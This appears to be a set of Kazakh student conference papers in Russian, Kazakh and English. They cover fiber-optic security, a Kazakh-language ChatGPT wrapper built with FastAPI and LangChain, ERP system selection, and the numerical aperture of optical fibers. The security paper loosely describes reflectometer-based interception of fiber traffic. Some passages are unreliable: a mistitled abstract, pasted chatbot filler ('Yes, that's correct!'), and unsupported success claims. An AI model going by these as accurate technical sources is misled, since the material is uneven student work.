Технология защиты трафика требует технических возможностей поиска, один способов, применение аппаратуры для регистрации оптических сигналов, отвод оптического излучения из волокна без ее разрыва, с помощью рефлектометра (рисунок 4).




Рисунок 4 - Подключение рефлектометра к волоконно-оптическим системам связи [3]

Оптимизация расположения рефлектометра, где рефлектометр должен быть установлен на оптоволоконном кабеле в месте, где требуется перехватывать трафик. Для этого может потребоваться изучение схемы сети и определение точек, в которых наиболее целесообразно устанавливать рефлектометр, мониторинг и анализ данных.

При подключении рефлектометра к сети, обязательная процедура — это настройка чувствительности рефлектометра. Настройка чувствительности рефлектометра позволяет оптимизировать его работу в зависимости от конкретных условий сети. Это может помочь улучшить качество сигнала и точность перехвата трафика.

Данные, полученные с помощью оптического рефлектометра, могут быть интегрированы с другими системами мониторинга сети для обнаружения аномальной активности или подозрительных изменений. Например, при обнаружении необычных изменений в характеристиках оптоволоконного кабеля система мониторинга может сгенерировать предупреждение или автоматически запустить процесс анализа и реагирования. Хотя оптический рефлектометр не является прямым инструментом для мониторинга и обнаружения вторжений, его данные и функциональность могут быть интегрированы в более обширные системы безопасности сети для повышения общего уровня защиты.

Заключение

Являясь основой современной коммуникационной инфраструктуры, оптоволоконные сети играют ключевую роль в обеспечении глобальной связи и цифровой трансформации. Однако их эффективность зависит от надежных мер информационной безопасности для защиты от развивающихся угроз. Отдавая приоритет информационной безопасности, заинтересованные стороны могут обеспечить конфиденциальность, целостность и доступность данных, передаваемых по оптоволоконным сетям, тем самым способствуя доверию, устойчивости и инновациям в эпоху цифровых технологий.

СПИСОК ЛИТЕРАТУРЫ

1. Хорев А.А. Техническая защита информации: Т. I. Технические каналы утечки информации. − М.: НПЦ "Аналитика". 2008. 436 с.

2. Убайдуллаев Р. Р. Волоконно-оптические сети. — М.: Эко-Трендз, 2001. — 267 с.

4. Горлов Н.И., Микиденко А.В., Минина Е.А. Оптические линии связи и пассивные компоненты ВОСП. Учебное пособие. - Новосибирск: СибГУТИ, 2003. – 229 с.

Азатов Е., Тұрдыбаева Д, Жұмашева Л.
Ғылыми жетекшісі: Луганская С.П.

Талшықты-оптикалық байланыстағы ақпараттық қауіпсіздік

Аңдатпа. Бұл мақалада талшықты-оптикалық деректерді беру жүйелеріндегі ақпараттық қауіпсіздік мәселелері, мұндай желілерде кездесетін негізгі қауіптер, сондай-ақ талшықты-оптикалық желілердегі деректердің құпиялылығын, тұтастығын және қолжетімділігін қамтамасыз етуге бағытталған ақпаратты қорғау әдістері, қорғау проблемасы қарастырылады.

Түйінді сөздер: талшықты-оптикалық байланыс, бірмодалы талшық, мультимодалы талшық, ТОБЖ, рефлектор.

Азатов Е., Турдыбаева Д, Жумашева Л.
Ғылыми жетекшісі: Луганская С.П.

Информационная безопасности в оптоволоконной связи

Аннотация. В данной статье рассматривается вопросы информационной безопасности в волоконно-оптических системах передачи данных, основные угрозы, с которыми сталкиваются подобные сети, а также рассматривается методы защиты информации, направленные на обеспечение конфиденциальности, целостности и доступности данных в волоконно-оптических сетях, проблема защиты от несанкционированного доступа.

Ключевые слова: оптоволоконная связь, одномодовое волокно, многомодовое волокно, ВОСП, рефлектометр.

Information security in fiber optic communication
Azatov E., Turdybaeva D/, Zhumasheva L.

Scientific supervisor: S. P. Luganskaya

Abstract. This article discusses information security issues in fiber-optic data transmission systems, the main threats faced by such networks, and also discusses methods of information protection aimed at ensuring the confidentiality, integrity and availability of data in fiber-optic networks, the problem of protection against unauthorized access.

Keywords: optical fiber communication, single-mode fiber, multimode fiber, FOTS, OTDR.

Авторлар туралы ақпарат:

Жумашева Лейла, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және радиотехника» кафедрасының 4 курс студенті.

Турдыбаева Динара, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және радиотехника» кафедрасының 3 курс студенті.

Азатов Еркебулан, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және радиотехника» кафедрасының 3 курс студенті.

Сведения об авторах:

Жумашева Лейла, студентка 4 курса кафедры радиотехники, электроники и телекоммуникаций Международного университета информационных технологий.

Турдыбаева Динара, студентка 3 курса кафедры радиотехники, электроники и телекоммуникаций Международного университета информационных технологий.

Азатов Еркебулан, студент 3 курса кафедры радиотехники, электроники и телекоммуникаций Международного университета информационных технологий.

About the authors:

Leila Zhumasheva, 4th year student of the Department of Radio Engineering, Electronics and Telecommunications of the International University of Information Technologies.

Dinara Turdybaeva, 3th year student of the Department of Radio Engineering, Electronics and Telecommunications of the International University of Information Technologies.

Erkebulan Azatov, 3rd year student of the Department of Radio Engineering, Electronics and Telecommunications of the International University of Information Technologies.

УДК 530.1, 681.3.06

Тайманова Е[1]
[1,2,3]Международный университет информационных технологий
Алматы, Казахстан
Научные руководители: Сениор-лектор Джаппаркулов Б.К.

ВОЗМОЖНОСТИ ИСПОЛЬЗОВАНИЯ КАЗАХСКОГО ЯЗЫКА НА ПЛАТФОРМЕ CHATGPT

Аннотация. В данной статье исследуются возможности использования казахского языка на платформе ChatGPT. В статье рассматриваются основные требования к интеграции казахского языка в платформу, включая лингвистические и культурные аспекты, необходимые для эффективного взаимодействия пользователей на казахском языке. Также описывается процесс адаптации платформы для поддержки казахского языка на примере разработки и тестирования языковой модели, способной воспринимать, интерпретировать и генерировать текст на казахском языке.

Ключевые слова: казахский язык, платформа ChatGPT, интеграция языка, лингвистическая адаптация, машинное обучение, искусственный интеллект, языковая модель.

Введение

Использование казахского языка на платформах искусственного интеллекта, таких как ChatGPT, представляет собой важный шаг на пути к расширению лингвистического многообразия в сфере высоких технологий. Важность интеграции казахского языка в глобальные технологические платформы не только способствует сохранению и развитию языка, но и обеспечивает доступ к новейшим технологическим достижениям для казахскоязычного населения. В контексте искусственного интеллекта, в частности генеративных предобученных трансформеров, это означает создание моделей, способных понимать и генерировать текст на казахском языке, обеспечивая тем самым более широкие возможности для его использования в образовании, исследованиях и повседневной жизни.

Особое внимание уделено методикам и подходам к обучению языковых моделей на казахском языке, исследованию эффективности этих методов в понимании и генерации казахскоязычного текста, а также анализу специфических лингвистических и культурных особенностей, которые необходимо учитывать при интеграции языка в глобальные ИИ-платформы. Помимо этого, в статье будут рассмотрены вызовы и проблемы, с которыми сталкиваются разработчики и исследователи при работе с казахским языком в контексте искусственного интеллекта, и предложены пути их решения.

Перечень технологий, использованных в данной работе, следующий:

1. FastAPI
2. Next.js
3. Langchain

FastAPI - это фреймворк для создания веб-приложений на языке Python, который позволяет быстро и эффективно разрабатывать API. Он построен на основе стандартов и протоколов Python, таких как Type Hints (типизация функций) и ASGI (Asynchronous Server Gateway Interface), что обеспечивает высокую производительность и асинхронность.

Next.js - это фреймворк для разработки веб-приложений на языке JavaScript и языке программирования TypeScript. Он используется для создания универсальных (universal) или изоморфных (isomorphic) приложений, то есть приложений, которые могут выполняться как на сервере, так и на клиенте. Next.js построен поверх React.js и предоставляет разработчикам инструменты для создания мощных и масштабируемых веб-приложений.

LangChain — это платформа для разработки приложений на основе языковых моделей. Это позволяет использовать приложения, которые:

Контекстно-зависимы : подключайте языковую модель к источникам контекста (быстрые инструкции, несколько примеров, контент, на котором можно обосновать ответ и т. д.).

Причина : полагаться на языковую модель для рассуждения (о том, как ответить на основе предоставленного контекста, какие действия предпринять и т. д.).

Практическое применение казахского языка на платформе Chat GPT

Принцип работы голосового помощника:

1) Принимает один текст.

2) Если текст уже озвучен, он удаляется из базы и озвучивается заново. Если нет, используйте gcs_service.text2speech, чтобы преобразовать его в голосовой контент, поместить его в базу данных и вернуть ссылку на голос.

```python
from fastapi import Depends, UploadFile, Form,File,Body
from ..service import Service, get_service
from . import router
from app.utils import AppModel
import os
import io


# body for transcript to audio
class Text2SpeechRequest(AppModel):
    text: str

@router.post("/audio")  # POST request endpoint at "/audio"
def text2speech(
    text: Text2SpeechRequest,  # Input parameter of type Text2SpeechRequest, likely containing the "text" to convert to speech
    svc: Service = Depends(get_service),  # Dependency injection to get the "Service" instance from the "get_service" function
):
    # Check if the text already exists in the GCS repository
    link = svc.gcs_repository.check_text_exists(text.text)
    if link:  # If the text exists in the repository
        return {"msg": link}  # Return a JSON response with the URL link to the existing audio file

    else:  # If the text does not exist in the repository
        # Convert the "text" to speech using the "text2speech" method from the "gcs_service" instance
        result = svc.gcs_service.text2speech(text.text)

        # Create a URL link for the newly generated audio file and store it in the GCS repository
        create_link = svc.gcs_repository.create_url(result, text.text)

        return {"msg": result}  # Return a JSON response with the generated audio file content
    # return {"msg":"https://storage.googleapis.com/algalyq-bucket/ec294e4ea6b6406a8b961cd9c90024ef.mp3"}
```

Рисунок 1- Принцип работы голосового помощника

```python
from fastapi import Depends, UploadFile, Form,File,Body
from ..service import Service, get_service
from . import router
from app.utils import AppModel
import os
import io
from app.utils import AppModel
import wave


# body for writing reqest for user
class UserQueryRequest(AppModel):
    query: str

@router.post("/llm")
def run(
    query: UserQueryRequest,
    svc: Service = Depends(get_service),
    ):

        # translate kz to ru
    kz2ru = svc.gcs_service.translate(query.query, "kk", "ru")

        # send query to agent llm
    response = svc.lang.model(kz2ru)

        # translate response from ru to kz
    ru2kz = svc.gcs_service.translate(response, "ru", "kk")

        # save to collections query
        # conversations = svc.repository.create_content(query.query, ru2kz)

    return {
        "msg": ru2kz,
    }
```

Рисунок 2- Код, с помощью Гугл Переводчик

Запрос этого человека переводится с казахского на русский с помощью gcs_ service.translate и обрабатывается чатом с помощью svc.lang.model. Он переводит ответ с русского на казахский и возвращает его человеку.

```python
def model(self,query: str):

    llm = ChatOpenAI(temperature=0, model="gpt-3.5-turbo-0613")
    search = SerpAPIWrapper()
    llm_math_chain = LLMMathChain.from_llm(llm=llm, verbose=True)
    wolfram = WolframAlphaAPIWrapper()
    tools = [
        Tool(
            name = "Search",
            func=search.run,
            description="useful for when you need to answer questions about current events. You should ask targeted questions"
        ),
        Tool(
            name="ChatGPT",
            func=llm_math_chain.run,
            description="useful for when you need to answer questions that can answer ChatGPT"
        ),
        Tool(
            name="Wolf",
            func=wolfram.run,
            description="useful for when you need to answer questions about math"
        )
    ]
    agent = initialize_agent(tools, llm, agent=AgentType.OPENAI_FUNCTIONS, verbose=True)


    return agent.run(query)
```

Рисунок 3- Функция Modal

Это функция, называемая моделью. С помощью этой функции он думает, каким инструментом ответить на написанный нами запрос. Добавили 3 инструмента, которые вы видите: SerpAPI, Chatgpt, Wolf API. Благодаря этому он отправляет вопрос на прибор, относящийся к его области, и получает ответ.




Рисунок 5- Результат

Заключение

Расширение возможностей использования казахского языка на платформе ChatGPT открывает новые горизонты для пользователей, говорящих на этом языке. В данной статье были исследованы ключевые аспекты интеграции казахского языка в рамках этой инновационной платформы, включая разработку и тестирование языковых моделей. Результаты тестирования подтвердили, что внедрение казахского языка было выполнено успешно, обеспечивая плавность и эффективность коммуникации на казахском языке без необходимости в дальнейших значительных доработках. Это открывает путь для более широкого признания и использования казахского языка в цифровом пространстве, укрепляя его позиции и расширяя возможности его носителей в области искусственного интеллекта.

СПИСОК ЛИТЕРАТУРЫ

1. Стюарт Рассел и Питер Норвиг / Искусственный интеллект Современный подход Второе издание / Москва, Санкт-Петербург, Киев 2016

2. Introduction [Электронный ресурс] URL: *https://python.langchain.com/docs/get_started/introduction* (дата обращения: 2024 LangChain, Inc.)

3. Стюарт Рассел, Питер Норвиг / "Искусственный интеллект: Современный подход" (Artificial Intelligence: A Modern Approach) / 1995 (1-е издание), 2020 (3-е издание)

4. Blythe, M., Hassenzahl, M., and Wright, P. Introduction: Beyond fun // Interactions – Funology. – 2004. – №11 (5). – P. 36-37.

5. Знакомство с FastAPI URL: https://habr.com/ru/articles/488468/ (15.02.2020)

REFERENCES

1. Stuart Russell and Peter Norvig / Artificial Intelligence Modern Approach Second Edition / Moscow, St. Petersburg, Kyiv 2016

2. Introduction [Electronic resource] URL: https://python.langchain.com/docs/get_started/introduction (access date: 2024 LangChain, Inc.)

3. Stuart Russell, Peter Norvig / "Artificial Intelligence: A Modern Approach" / 1995 (1st edition), 2020 (3rd edition)

4. Blythe, M., Hassenzahl, M., and Wright, P. Introduction: Beyond fun // Interactions - Funology. – 2004. – No. 11 (5). – P. 36-37.

5. Introduction to FastAPI URL: https://habr.com/ru/articles/488468/ (02/15/2020)

Тайманова Е.Т.
Ғылыми жетекшілері: Джаппаркулов Б.Қ.

Виртуалды физикалық зертханасының интерфейсі әзірлеу және байқап көру

Аңдатпа. Бұл мақала ChatGPT платформасында қазақ тілін қолдану мүмкіндіктерін зерттейді. Мақала авторлары қазіргі жасанды интеллект пен машиналық оқыту технологияларындағы қазақ тілін қолдаудың қазіргі жағдайын, әсіресе ChatGPT сияқты генеративті алдын ала дайындалған трансформаторлар контекстінде талдайды. Мақалада қазақ тілін платформаға интеграциялаудың негізгі талаптары, соның ішінде қазақ тілінде қолданушылардың тиімді әрекеттесуі үшін қажетті лингвистикалық және мәдени аспектілер қарастырылады. Платформаны қазақ тілін қолдауға бейімдеу процесі қазақ тіліндегі мәтінді қабылдауға, түсіндіруге және жасауға қабілетті тілдік модельді әзірлеу және сынау мысалында да сипатталған.

Түйін сөздер: қазақ тілі, ChatGPT платформасы, тілдік интеграция, лингвистикалық бейімделу, машиналық оқыту, жасанды интеллект, тілдік модель.

Taimanova E.T.
Scientific supervisors: Japarkulov B.K.

Development and testing of the user interface of the virtual physical laboratory

Abstract. This article explores the possibilities of using the Kazakh language on the ChatGPT platform. The authors of the article analyze the current state of Kazakh language support in modern artificial intelligence and machine learning technologies, especially in the context of generative pre-trained transformers such as ChatGPT. The article discusses the basic requirements for integrating the Kazakh language into the platform, including the linguistic and cultural aspects necessary for effective user interaction in the Kazakh language. The process of adapting the platform to support the Kazakh language is also described using the example of developing and testing a

language model capable of perceiving, interpreting and generating text in the Kazakh language.

Keywords: Kazakh language, ChatGPT platform, language integration, linguistic adaptation, machine learning, artificial intelligence, language model.

Сведения об авторах:

Тайманова Еркінай Талғатқызы, студентка бакалавриата, кафедры «Радиотехника, электроника и телекоммуникации» Международного университета информационных технологий.

About the authors:

Taimanova Erkinay Talgatkyzy, bachelor's student, Radio Engineering, Electronics and Telecommunications, International Information Technology University

Авторлар туралы ақпарат:

Тайманова Еркінай Талғатқызы, бакалавр студенті, Халықаралық ақпараттық технологиялар университеті, «Радиотехника, электроника және телекоммуникация» кафедрасының студенті.

UDC 004

Ospanova A.N.
L.N. Gumilyov Eurasian National University, Astana, Kazakhstan
Supervisor: Bakieva A.M.

THE IMPORTANCE OF CHOOSING THE RIGHT ERP SYSTEM: ANALYZING THE ROLE OF POTENTIAL CUSTOMERS

Abstract. The article explores the significance of selecting the right ERP system and the role of potential customers. It analyzes factors influencing strategic decisions, such as enterprise size, industry, technology, and business strategy. Emphasis is placed on customers shaping ERP requirements and decision-making. It offers practical insights to optimize ERP selection, implementation, and alignment with organizational needs. This contribution enriches IT management and strategic planning for enterprises.

Keywords: ERP system, selection, implementation, supplier evaluation, customers, analysis.

Introduction

Over the past few decades, the popularity and demand for ERP systems has been steadily increasing, as evidenced by data published in various sources [1]. Over the years, more and more company executives realize that successful business development becomes impossible without the use of modern enterprise resource management systems. In this regard, a number of issues arise, including the correctness of the choice of an ERP system [3-7], the timing of its implementation, the payback period and the risks associated with possible financial losses in the event of an unsuccessful ERP system implementation.

Choosing an effective ERP system is a key strategic step for any business. Among the many factors influencing the success of a company, one of the most significant are the expectations and needs of customers.

When using a local system, the company runs the software on its own servers and is independently responsible for security, maintenance, updates and other adjustments. This method often requires the presence of in-house IT specialists with relevant experience.

Cloud ERP operates on remote servers managed by third-party vendors. Users usually access this system through a web browser, which provides them with great flexibility, allowing them to view information and reports from anywhere with an Internet connection. There are several cloud deployment options, including hosted cloud and real cloud concepts. As shown in Figure 1, investments in public cloud ERP systems have increased significantly, and their further growth is projected in the near future.




Figure 1. IDC Worldwide Enterprise Resource Planning Software Forecast, 2019-2024.

In today's world, numerous companies are faced with the problem of choosing the right ERP system that best meets the requirements and needs of their customers. The discrepancy between the functionality of the system and the expectations of customers can lead to serious problems such as customer distrust, loss of customer base and a negative image of the company. In order to protect themselves from these troubles and increase the chances of success, companies need to pay due attention to closely examining customer requirements and setting appropriate priorities when choosing an ERP system [2].

Purpose of the article

The main purpose of this article is to study the influence of customers on the process of choosing an ERP system and determine how this process ultimately affects the success of the business. We will look at various aspects related to customer involvement in making decisions about choosing an ERP system, such as meeting customer requirements, collaborating with customers, as well as studying their preferences and feedback. In addition, we will analyze customer expectations and determine how the choice of an ERP system can increase the competitiveness of the company and affect its growth and development.

Research methods

To analyze the role of potential customers in the importance of choosing the right ERP system, you can use the following research methods:

1. Surveys: Conduct online or offline surveys with those who have recently implemented an ERP system or are in the process of choosing. Questions should be aimed at understanding decision-making criteria, problem encounters, and the perceived importance of a proper ERP system.

2. Interviews: Conduct in-depth interviews with potential clients, including IT managers, project managers and business owners. This qualitative approach will help you gain detailed insights into their decision-making process, supplier selection criteria, and the specific challenges they face.

3. Case study: Study documented cases of real organizations that have successfully implemented the right ERP system. Analyze how the selection process has affected their business operations, productivity, cost savings, and overall success.

4. Secondary Research: Review existing literature, research, and industry reports that discuss the importance of choosing the right ERP system. Look for trends, best practices, and success stories to support your analysis.

5. Comparative analysis: Conduct a comparative analysis of the various ERP systems available on the market. Evaluate their functionality, cost, scalability and compatibility with the requirements of your potential customers. This analysis will help identify the main factors that potential customers take into account in their decision-making process.

6. Focus Groups: Organize focus groups with potential customers and industry experts to better understand their concerns, expectations and priorities when choosing an enterprise management system (ERP). Organize group discussions and encourage participants to give ideas and suggestions based on their experiences.

7. Data analysis: Collect and analyze data on the percentage of success and failure in the implementation of an ERP system, as well as the reasons for these results. This statistical analysis will help to identify patterns and relationships between customer decision-making and the long-term success of the enterprise management system implementation.

By combining these research methods, you will be able to gain a comprehensive understanding of the role of potential customers in choosing the right ERP system. This study will provide valuable practical recommendations for organizations and suppliers of ERP systems to improve the decision-making process and effectively meet customer needs. Increasing attention to the goals of the project guarantees its success and further effective business management [4].

The importance of choosing the right ERP system analysis of the role of the potential

The implementation of an ERP system is a complex social phenomenon caused by information technology and requires extensive knowledge [6].In today's fast-paced and competitive business environment, companies rely heavily on technology to optimize their operations and ensure growth. One of these technologies, which has become integral for many organizations, is the Enterprise Resource Planning (ERP) system. The choice of an ERP system plays an important role in a company's ability to effectively manage its resources and make informed decisions. In this article, we will look at the importance of choosing the right ERP system and analyze the role of potential in this process.

First of all, let's understand what the ERP system includes. The ERP system is a comprehensive software solution that integrates various company modules, including finance, supply chain management, human resource management, customer relationship management and more (Figure 2). It provides up-to-date real-time data, automation and centralized control over important business processes.

Figure 2. Modules of ERP system.

Choosing the most appropriate ERP system is crucial for several reasons. First of all, a well-suited ERP system improves operational efficiency by optimizing resource allocation and reducing errors in manual data entry. Thanks to a single data and information platform, employees can receive up-to-date and accurate data, contributing to better decision-making and minimizing the risk of misunderstandings between different departments.

First, the potential for integration with other software applications and third-party systems is important. The ERP system should be able to integrate with other important tools used by the company, such as customer relationship management (CRM), supply chain management (SCM) and e-commerce platforms. This integration ensures a smooth flow of information between different systems, increasing efficiency and reducing manual intervention.

Secondly, a proper ERP system helps a company adapt to changing business needs and market dynamics. As a business develops, a flexible and customizable ERP system is required that can scale along with its growth. Choosing a system with the potential to adapt to future changes and industry requirements ensures that the company can remain competitive and cope with future challenges.

Third, the potential for integration with other software applications and third-party systems is also important. The ERP system should be able to integrate with other important tools used by the company, such as customer relationship management (CRM), supply chain management (SCM) and e-commerce platforms. This integration ensures a smooth flow of information between different systems, increasing efficiency and reducing manual intervention.

Finally, it is important to consider the potential for continued support and updates. Technologies are constantly evolving, and the ERP system should develop with them. Companies should choose a supplier that provides regular updates, bug fixes, and continuous support to ensure optimal ERP system performance. ERP implementation is a costly and complex undertaking, but after successful implementation, significant improvements become available. These improvements include easier access to reliable information, elimination of redundant data and operations, shorter cycle times and improved overall efficiency, which ultimately leads to lower costs [7].

In conclusion, choosing the right ERP system is an important decision for companies seeking to improve operational efficiency, adapt to changing business needs and improve productivity. The ERP system's capacity to scale, adapt, integrate, and receive long-term support plays a significant role in making informed choices.

Conclusion

So, the choice of an effective ERP system is based on the requirements and needs of customers. The better a company understands its customers and interacts with them in the process of choosing an ERP system, the more likely it is to achieve success. Companies should actively research customer requirements, create collaborations, and take into account their preferences and feedback. This will allow them to choose the system that best meets customer expectations and contributes to achieving business goals.

The integrity and accuracy of the chosen ERP system are integral components of the success of any business. However, basing your choice on the requirements and needs of customers is what makes this choice the most effective and successful.

REFERENCES

1. Shitova T.F. (2019). The use of ERP systems for efficient business management. In: Proceedings of scientific papers of the XXI Russian scientific and practical conference (with international participation) “Russian man and power in the context of radical changes in the modern world”. Yekaterinburg: Humanitarian University, pp. 481–489.

2. Korolkova E.N. (2018). Problems of choosing and implementing ERP systems in Russian enterprises, Diary of science, no. 10 (22), pp. 46–54.

3. Oschepkov V.M., Lohmatova V.A. (2019). Problems of implementation of ERP in enterprises, Scientific Review. Economic sciences, no. 2, pp. 44–48.

4. Vlasova, M. I. Analysis of the effectiveness of the implementation of ERP systems in organizations of the construction industry / M. I. Vlasova. — 2018. — № 49 (235). — Pp. 341-343.

5. Strizhova Yu.S., Perova M.V. (2014). The introduction of ERP systems in Russian enterprises, Actual issues of economic sciences, no. 40, pp. 165–170.

6. Sarker, S., Lee, A. S. 2003. Using a case study to test the role of three key social enablers in ERP implementation. Information & Management, Vol. 40, (8), pp. 813–829.

7. Zhang, L., Lee, M. K. O., Zhang, Z., Banerjee, P. 2003. Critical Success Factors of Enterprise Resource Planning Systems Implementation Success in China. Proceedings of the 36th Hawaii International Conference on System Sciences (HICSS '03).

8. Stepanova G.A. (2020). Corporate information systems and accounting policies of the Organization when applying an automated form of accounting, Corporate information systems, no. 1 (9), pp. 1–33.

9. Stepanov D.Yu. (2016). Integration of ERP and MES systems: top view, Modern automation technologies, no. 2, pp. 108–111.

Оспанова А.Н.
Ғылыми жетекші: Бакиева А.М.

Дұрыс ERP жүйесін таңдаудың маңыздылығы: әлеуетті клиенттердің рөлін талдау.

Аңдатпа. Мақалада дұрыс ERP жүйесін таңдаудың маңыздылығы және әлеуетті тұтынушылардың рөлі қарастырылады. Ол кәсіпорынның көлемі, саласы, технологиясы және бизнес стратегиясы сияқты стратегиялық шешімдерге әсер ететін факторларды талдайды. Клиенттерге ERP талаптарын қалыптастыруға және шешім қабылдауға баса назар аударылады. Ол ERP таңдауды, енгізуді және ұйымдық қажеттіліктерге сәйкестендіруді оңтайландыру үшін практикалық түсініктерді ұсынады. Бұл үлес АТ-менеджментін және кәсіпорындар үшін стратегиялық жоспарлауды байытады.

Түйін сөздер: ERP жүйесі, таңдау, енгізу, жеткізушілерді бағалау, тапсырыс берушілер, талдау.

Оспанова А.Н.
Научный руководитель: Бакиева А.М.

Важность правильного выбора ERP-системы: анализ роли потенциальных клиентов.

Abstract. В статье исследуется важность правильного выбора ERP-системы и роль потенциальных клиентов. В ней анализируются факторы, влияющие на стратегические решения, такие как размер предприятия, отрасль, технологии и бизнес-стратегия. Акцент делается на потребителях, формирующих требования к ERP и принимающих решения. Он предлагает практическую информацию для оптимизации выбора, внедрения и согласования ERP с потребностями организации. Этот вклад обогащает управление ИТ и стратегическое планирование на предприятиях.

Keywords: ERP-система, выбор, внедрение, оценка поставщиков, клиентов, анализ.

Сведения об авторе:
Оспанова Аружан Нуржанкызы, магистрант 2 курса Евразийского национального университета им. Л.Н. Гумилева информационных технологий.

About the author:
Ospanova Aruzhan Nurzhankyzy, 2nd year master's student of L.N. Gumilyov Eurasian National University of Information Technology

Автор туралы ақпарат:
Оспанова Аружан Нұржанқызы, Л.Н. Гумилев атындағы Еуразия ұлттық университетінің Ақпараттық технологиялар факультетінің 2 курс магистранты.

УДК 621.396,4745

Kusherbaeva D.[1], Narbutaeva M.[2]
[1,2]International University of Information Technologies Almaty, Kazakhstan
Scientific supervisors: S.P.Luganskaya, A. Omarbekova

Measurement of numerical aperture of optical fiber

Abstract. This paper is devoted to determine one basic parameter of optical fiber, numerical aperture. The basic calculations for determining the numerical aperture of optical fiber are given. This work is used for calculation works at carrying out laboratory works.

Keywords: numerical aperture, optical fiber, angle, core, cladding.

Introduction

Optical fibers represent the backbone of modern communication systems, revolutionizing the way we transmit and receive information over vast distances. These fibers are slender, flexible strands made of highly transparent materials, typically glass or plastic, designed to guide light signals along their length.

In modern communication systems, optical fibers play a pivotal role in transmitting vast amounts of data, including internet traffic, telephone conversations, and television signals, with unparalleled speed and efficiency. Compared to traditional copper cables, optical fibers offer numerous advantages, such as: high Bandwidth, Low Loss, Immunity to Electromagnetic Interference, Security, Compact and Lightweight.

Overall, optical fibers have become indispensable in modern communication networks, serving as the backbone for global internet connectivity, long-distance telephone networks, cable television distribution, and a wide range of other applications. Their ability to transmit data quickly, reliably, and securely has transformed the way we communicate and interact in the digital age. - Introduce the concept of numerical aperture (NA) as a critical parameter in characterizing optical fibers.

Numerical aperture (NA) is a fundamental concept in optics, particularly in microscopy and fiber optics. It quantifies the light-gathering ability of an optical system, such as a microscope objective or a fiber optic cable. Essentially, numerical aperture determines the ability of an optical system to resolve fine details in an object or to collect light efficiently.

Understanding numerical aperture is essential for optimizing optical systems for various applications, from biological imaging to telecommunications. It allows engineers and researchers to design and select optical components that meet specific performance requirements, ultimately advancing the capabilities of optical technology.

1 Factors that influence the numerical aperture of an optical

The numerical aperture (NA) of an optical system, typically a microscope objective or a fiber optic, is a crucial parameter that determines its ability to gather light and resolve fine details. Several factors influence the numerical aperture: refractive indices,

lens design, lens diameter, wavelength of light, numerical aperture of the medium, aberrations, immersion media, aperture size, quality of optics.

By understanding and manipulating these factors, optical designers can optimize the numerical aperture to achieve the desired performance characteristics, such as resolution and light-gathering ability, in various optical systems.

In order for light to successfully propagate through an optical fiber, certain requirements must be met: total Internal reflection (TIR), high purity materials, core diameter and numerical aperture, bend radius and tension and etc.

The core of the optical fiber must have a higher refractive index than the cladding surrounding it. When light enters the core at an angle greater than the critical angle, it undergoes total internal reflection, bouncing off the core-cladding interface and propagating down the fiber without significant loss.

1.1 Light transmission through optical fibers

Yes, that's correct! Total internal reflection (TIR) is indeed the fundamental principle behind light transmission through optical fibers. When light enters the core of the fiber and encounters the core-cladding interface, if the angle of incidence is greater than the critical angle, the light undergoes total internal reflection. This means that instead of refracting out of the core and into the cladding, the light reflects back into the core and continues propagating along the fiber.

Maintaining a high numerical aperture (NA) in the fiber design helps ensure that a wide range of incident angles can be accepted, allowing for efficient light transmission and minimizing signal loss due to misalignment or bending. Optical fibers exploit this principle to transmit light signals over long distances with minimal attenuation, making them indispensable in telecommunications, data transmission, and various other applications. (fig.1.1).

